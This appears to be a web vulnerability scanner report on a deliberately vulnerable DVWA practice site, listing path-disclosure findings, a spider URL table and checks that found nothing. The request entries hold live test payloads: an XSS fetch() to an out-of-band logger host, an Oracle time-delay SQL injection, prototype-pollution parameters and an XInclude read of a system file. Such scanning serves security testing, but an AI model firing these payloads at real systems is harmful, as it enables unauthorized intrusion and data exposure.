		create_db=\"-fetch('https://not-ptt-logger.net/l/7X2N6vRKV2/?id=18267982768190398110'.replace('not-ptt-logger.net','ptt-logger.net'),{mode:'no-cors'})}//
		Headers:
		Content-Type=application/x-...
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			`/var/www/html/hackable/uploads`
			`/var/www/html/config`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:**
		Login=Login
		password=Secure123456$
		username=1d3d2d231d2dd4'
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		securi...
			Operating system paths found in the HTTP response:
			`/var/www/html/v`
			`/var/www/html/vulnerabilities/brute/source/low.php(13`
			`/var/www/html/vulnerabilities/brute/index.php(33`
			`/var/www/html/vulnerabilities/brute/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:**
		Login[$ptt]=Login
		password[$ptt]=Secure123456$
		username[$ptt]=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSess...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/brute/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:**
		Login[$ptt]=Login
		password[$ptt]=Secure123456$
		username[$ptt]=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSess...
			Operating system paths found in the HTTP response:
			`/var/www/html/v`
			`/var/www/html/vulnerabilities/brute/source/low.php(9`
			`/var/www/html/vulnerabilities/brute/index.php(33`
			`/var/www/html/vulnerabilities/brute/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/captcha/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/captcha/	GET	**Query:**
		__proto__.a43Cebf=a43Cebf
		__proto__=&0[a3FDbAf]=a3FDbAf
		__proto__[aC8eE14]=aC8eE14
		x.__proto__.a0aaDFa=a0aaDFa
		x[__proto__][a2ecF1B]=a2ecF1B
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/var/www/html/config/config.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/captcha/	POST	**Body:**
		Change=Change
		password_conf=Secure123456$
		password_new=Secure123456$
		step=1
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSES...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/captcha/source/low.php`
			`/var/www/html/external/recaptcha/recaptchalib.php`
			`/var/www/html/config/config.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/captcha/	POST	**Query:**
		__proto__.a93E9BE=a93E9BE
		__proto__=&0[aC43fAD]=aC43fAD
		__proto__[aB8D6d8]=aB8D6d8
		x.__proto__.aE33EAF=aE33EAF
		x[__proto__][aBAe2A7]=aBAe2A7
		Body:
		Change=Change
		password_conf=Secure123456$
		password_new=Secure123456$
		step=1
		Headers:
		Content-Type=application/x-www-form-u...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/captcha/source/low.php`
			`/var/www/html/external/recaptcha/recaptchalib.php`
			`/var/www/html/config/config.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csp/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/csp/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csp/	POST	**Body:**
		include="||(SELECT dbms_pipe.receive_message('ptt','5') FROM dual)||"0
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537....
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/csp/index.php(14`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php(511`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csp/	POST	**Query:**
		ptted62b3b4=
		Body:
		include=
		Headers:
		Content-Type='"--><svg/onload=fetch('https://not-ptt-logger.net/l/7X2N6vRKV2/?id=17209185796916101713'.replace('not-ptt-logger.net','ptt-logger.net'),{mode:'no-cors'}...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php(504`
			`/var/www/html/vulnerabilities/csp/index.php(14`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Query:**
		Change=Change
		password_conf=Secure123456$
		password_new=Secure123456$
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaSession=1
		...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Query:**
		Change=Change
		password_conf[$ptt]=Secure123456$
		password_new[$ptt]=Secure123456$
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwa...
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/csrf/index.php(32`
			`/var/www/html/vulnerabilities/csrf/source/low.php`
			`/var/www/html/vulnerabilities/csrf/source/low.php(11`
			`/var/www/html/v`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/exec/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/exec/	POST	**Body:**
		Submit=Submit
		ip=1d3d2d231d2dd4
		Headers:
		Content-Type=application/x-www-form-urlencoded
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaS...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/fi/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/fi/source/low.php`
			`/var/www/html/vulnerabilities/fi/index.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/fi/	GET	**Query:**
		`__proto__.a6dcc4f=a6dcc4f`
		`__proto__=&0[aECdD73]=aECdD73`
		`__proto__[a7b3b1F]=a7b3b1F`
		`x.__proto__.aC3Af11=aC3Af11`
		`x[__proto__][a58f9C2]=a58f9C2`
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		...
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/fi/source/low.php`
			`/var/www/html/vulnerabilities/fi/index.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/fi/	GET	**Query:**
		page=include.php"
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/usr/local/lib/php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/fi/index.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/fi/	GET	**Query:**
		page[$ptt]=include.php
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		security=low
			Operating system paths found in the HTTP response:
			`/usr/local/lib/php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/fi/index.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/javascript/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/open_redirect/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	**Query:**
		redirect=info.php?id=1
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php(504`
			`/var/www/html/vulnerabilities/open_redirect/source/info.php(13`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	**Query:**
		redirect[$ptt]=info.php?id=1
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/open_redirect/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	**Query:**
		Submit=Submit
		id=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1;file_get_contents(str_replace('inv...
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/sqli/source/low.php`
			`/var/www/html/v`
			`/var/www/html/vulnerabilities/sqli/source/low.php(11`
			`/var/www/html/vulnerabilities/sqli/index.php(34`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	**Query:**
		Submit[$ptt]=Submit
		id[$ptt]=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			`/var/www/html/vulnerabilities/sqli/source/low.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/upload/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/upload/	POST	**Body:**
		MAX_FILE_SIZE=100000
		Upload=Upload
		uploaded=This is a file
		Headers:
		Content-Type=multipart/form-data
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e3...
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/weak_id/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_d/	GET	**Query:**
		default=default
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/xss_r/source/low.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET	**Query:**
		name=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/xss_r/source/low.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET	**Query:**
		name[$ptt]=1d3d2d231d2dd4
		Headers:
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=9002aed5274d0f79bf242da49e38878d
		dvwaSession=1
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/xss_r/source/low.php`
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_s/	GET	**Headers:**
		User-Agent=Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
		Cookies:
		PHPSESSID=https://pentest-tools.com/file.txt
		security=low
			Operating system paths found in the HTTP response:
			`/var/www/html/dvwa/includes/dvwaPage.inc.php`
			Request / Response

https://pentest-ground.com:4280/vulnerabilities/xss_s/	POST	**Body:**
		btnClear=Clear Guestbook
		btnSign=Sign Guestbook
		mtxMessage=mtxMessage
		txtName=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="file:///etc/networks"/></foo>
		Headers:
		Content-Type=application/x-www-fo...
			Operating system paths found in the HTTP response:
			`/var/www/html/vulnerabilities/xss_s/source/low.php`
			`/var/www/html/vulnerabilities/xss_s/source/low.php(17`
			`/var/www/html/v`
			`/var/www/html/vulnerabilities/xss_s/index.php(37`
			Request / Response

Details

Risk description:
The risk is that path disclosure may help an attacker learn more about the remote server's file system, thus increasing the effectiveness and precision of any future attacks.

Recommendation:
Configure the web server to avoid leaking path information by using generic error messages that do not reveal any internal file paths. Make sure no server file is referred with its absolute path in the website code.

References:
https://cwe.mitre.org/data/definitions/200.html

Classification:
CWE : CWE-200

Spider results

URL	Method	Parameters	Page Title	Page Size	Status Code
https://pentest-ground.com:4280/	GET		Welcome :: Damn Vulnerable Web Application (DVWA)	5.79 KB	200
https://pentest-ground.com:4280/	GET	**Query:** =PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000	Welcome :: Damn Vulnerable Web Application (DVWA)	5.79 KB	200
https://pentest-ground.com:4280/README.ar.md	GET			24.44 KB	200

https://pentest-ground.com:4280/README.es.md	GET			21.27 KB	200
https://pentest-ground.com:4280/README.fa.md	GET			29.89 KB	200
https://pentest-ground.com:4280/README.fr.md	GET			20.19 KB	200
https://pentest-ground.com:4280/README.md	GET			24.7 KB	200
https://pentest-ground.com:4280/README.pt.md	GET			20.74 KB	200
https://pentest-ground.com:4280/README.tr.md	GET			19.37 KB	200
https://pentest-ground.com:4280/README.zh.md	GET			16.99 KB	200
https://pentest-ground.com:4280/about.php	GET		About :: Damn Vulnerable Web Application (DVWA)	5.08 KB	200
https://pentest-ground.com:4280/compose.yml	GET		404 Not Found	280 B	404
https://pentest-ground.com:4280/docs	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/docs/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/docs/graphics	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/docs/graphics/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/docs/graphics/docker	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/docs/graphics/docker/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/dvwa	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/dvwa/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/dvwa/css	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/dvwa/css/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/dvwa/images	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/dvwa/images/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/dvwa/js	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/dvwa/js/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/instructions.php	GET		Instructions :: Damn Vulnerable Web Application (D	32.97 KB	200
https://pentest-ground.com:4280/instructions.php	GET	**Query:** doc=readme	Instructions :: Damn Vulnerable Web Application (D	32.97 KB	200
https://pentest-ground.com:4280/login.php	GET		Login :: Damn Vulnerable Web Application (DVWA)	1.36 KB	200
https://pentest-ground.com:4280/login.php	POST	**Body:** Login=Login password=Secure123456$ username=1d3d2d231d2dd4	Login :: Damn Vulnerable Web Application (DVWA)	1.4 KB	200
https://pentest-ground.com:4280/logout.php	GET		Login :: Damn Vulnerable Web Application (DVWA)	1.41 KB	200
https://pentest-ground.com:4280/php.ini	GET			154 B	200

https://pentest-ground.com:4280/phpinfo.php	GET		PHP 8.4.3 - phpinfo()	78.92 KB	200
https://pentest-ground.com:4280/security.php	GET		DVWA Security :: Damn Vulnerable Web Application (	4.38 KB	200
https://pentest-ground.com:4280/security.php	POST	**Body:** seclev_submit=Submit security=low		547 B	200
https://pentest-ground.com:4280/setup.php	GET		Setup :: Damn Vulnerable Web Application (DVWA)	5.03 KB	200
https://pentest-ground.com:4280/setup.php	POST	**Body:** create_db=Create / Reset Database	Setup :: Damn Vulnerable Web Application (DVWA)	5.48 KB	200
https://pentest-ground.com:4280/vulnerabilities	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/vulnerabilities/brute	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/brute/	GET		Vulnerability: Brute Force :: Damn Vulnerable Web	4.06 KB	200
https://pentest-ground.com:4280/vulnerabilities/brute/	GET	**Query:** Login=Login password=Secure123456$ username=1d3d2d231d2dd4	Vulnerability: Brute Force :: Damn Vulnerable Web	4.11 KB	200
https://pentest-ground.com:4280/vulnerabilities/captcha	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/captcha/	GET		Vulnerability: Insecure CAPTCHA :: Damn Vulnerable	4.59 KB	200
https://pentest-ground.com:4280/vulnerabilities/captcha/	POST	**Body:** Change=Change password_conf=Secure123456$ password_new=Secure123456$ step=1	Vulnerability: Insecure CAPTCHA :: Damn Vulnerable	5.63 KB	200
https://pentest-ground.com:4280/vulnerabilities/csp	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/csp/	GET		Vulnerability: Content Security Policy (CSP) Bypass	4.03 KB	200
https://pentest-ground.com:4280/vulnerabilities/csp/	POST	**Body:** include=	Vulnerability: Content Security Policy (CSP) Bypass	4.06 KB	200
https://pentest-ground.com:4280/vulnerabilities/csrf	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/csrf/	GET		Vulnerability: Cross Site Request Forgery (CSRF) :	5.23 KB	200
https://pentest-ground.com:4280/vulnerabilities/csrf/	GET	**Query:** Change=Change password_conf=Secure123456$ password_new=Secure123456$	Vulnerability: Cross Site Request Forgery (CSRF) :	5.26 KB	200
https://pentest-ground.com:4280/vulnerabilities/exec	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/exec/	GET		Vulnerability: Command Injection :: Damn Vulnerabl	4 KB	200
https://pentest-ground.com:4280/vulnerabilities/exec/	POST	**Body:** Submit=Submit ip=1d3d2d231d2dd4	Vulnerability: Command Injection :: Damn Vulnerabl	4.01 KB	200
https://pentest-ground.com:4280/vulnerabilities/fi	GET		Pentest-Ground	14.34 KB	200

https://pentest-ground.com:4280/vulnerabilities/fi/	GET			362 B	200
https://pentest-ground.com:4280/vulnerabilities/fi/	GET	**Query:** page=file1.php	Vulnerability: File Inclusion :: Damn Vulnerable W	4 KB	200
https://pentest-ground.com:4280/vulnerabilities/javascript	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/javascript/	GET		Vulnerability: JavaScript Attacks :: Damn Vulnerab	8.09 KB	200
https://pentest-ground.com:4280/vulnerabilities/javascript/	POST	**Body:** phrase=ChangeMe send=Submit	Vulnerability: JavaScript Attacks :: Damn Vulnerab	8.13 KB	200
https://pentest-ground.com:4280/vulnerabilities/open_redirect	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/open_redirect/	GET		Vulnerability: Open HTTP Redirect :: Damn Vulnerab	4.14 KB	200
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/	GET		403 Forbidden	283 B	403
https://pentest-ground.com:4280/vulnerabilities/open_redirect/source/low.php	GET	**Query:** redirect=info.php?id=2	Vulnerability: Open HTTP Redirect :: Damn Vulnerab	4.09 KB	200
https://pentest-ground.com:4280/vulnerabilities/sqli	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/sqli/	GET		Vulnerability: SQL Injection :: Damn Vulnerable We	3.97 KB	200
https://pentest-ground.com:4280/vulnerabilities/sqli/	GET	**Query:** Submit=Submit id=1d3d2d231d2dd4	Vulnerability: SQL Injection :: Damn Vulnerable We	4.04 KB	200
https://pentest-ground.com:4280/vulnerabilities/sqli_blind	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/sqli_blind/	GET		Vulnerability: SQL Injection (Blind) :: Damn Vulne	4.03 KB	200
https://pentest-ground.com:4280/vulnerabilities/upload	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/upload/	GET		Vulnerability: File Upload :: Damn Vulnerable Web	3.89 KB	200
https://pentest-ground.com:4280/vulnerabilities/upload/	POST	**Body:** MAX_FILE_SIZE=100000 Upload=Upload uploaded=This is a file	Vulnerability: File Upload :: Damn Vulnerable Web	4.88 KB	200
https://pentest-ground.com:4280/vulnerabilities/weak_id	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/weak_id/	GET		Vulnerability: Weak Session IDs :: Damn Vulnerable	3.35 KB	200
https://pentest-ground.com:4280/vulnerabilities/weak_id/	POST		Vulnerability: Weak Session IDs :: Damn Vulnerable	3.35 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_d	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_d/	GET		Vulnerability: DOM Based Cross Site Scripting (XSS	4.5 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_d/	GET	**Query:** default=default	Vulnerability: DOM Based Cross Site Scripting (XSS	4.5 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_r	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET		Vulnerability: Reflected Cross Site Scripting (XSS	4.12 KB	200

https://pentest-ground.com:4280/vulnerabilities/xss_r/	GET	**Query:** name=1d3d2d231d2dd4	Vulnerability: Reflected Cross Site Scripting (XSS	4.15 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_s	GET		Pentest-Ground	14.34 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_s/	GET		Vulnerability: Stored Cross Site Scripting (XSS) :	6.12 KB	200
https://pentest-ground.com:4280/vulnerabilities/xss_s/	POST	**Body:** btnClear=Clear Guestbook btnSign=Sign Guestbook mtxMessage=mtxMessage txtName=1d3d2d231d2dd4	Vulnerability: Stored Cross Site Scripting (XSS) :	4.75 KB	200

Details

Risk description:
The table contains all the unique pages the scanner found. The duplicated URLs are not available here as scanning those is considered unnecessary

Recommendation:
We recommend to advanced users to make sure the scan properly detected most of the URLs in the application.

References:
All the URLs the scanner found, including duplicates (available for 90 days after the scan date)

Website is accessible.

Nothing was found for vulnerabilities of server-side software.

Nothing was found for client access policies.

Nothing was found for outdated JavaScript libraries.

Nothing was found for CORS misconfiguration.

Nothing was found for use of untrusted certificates.

Nothing was found for enabled HTTP debug methods.

Nothing was found for administration consoles.

Nothing was found for sensitive files.

Nothing was found for software identification.

Searching for URLs in Wayback Machine.

Nothing was found for enabled HTTP OPTIONS method.

Nothing was found for GraphQL endpoints.

- Fuzzed for OpenAPI files.
- Nothing was found for misconfigurations.
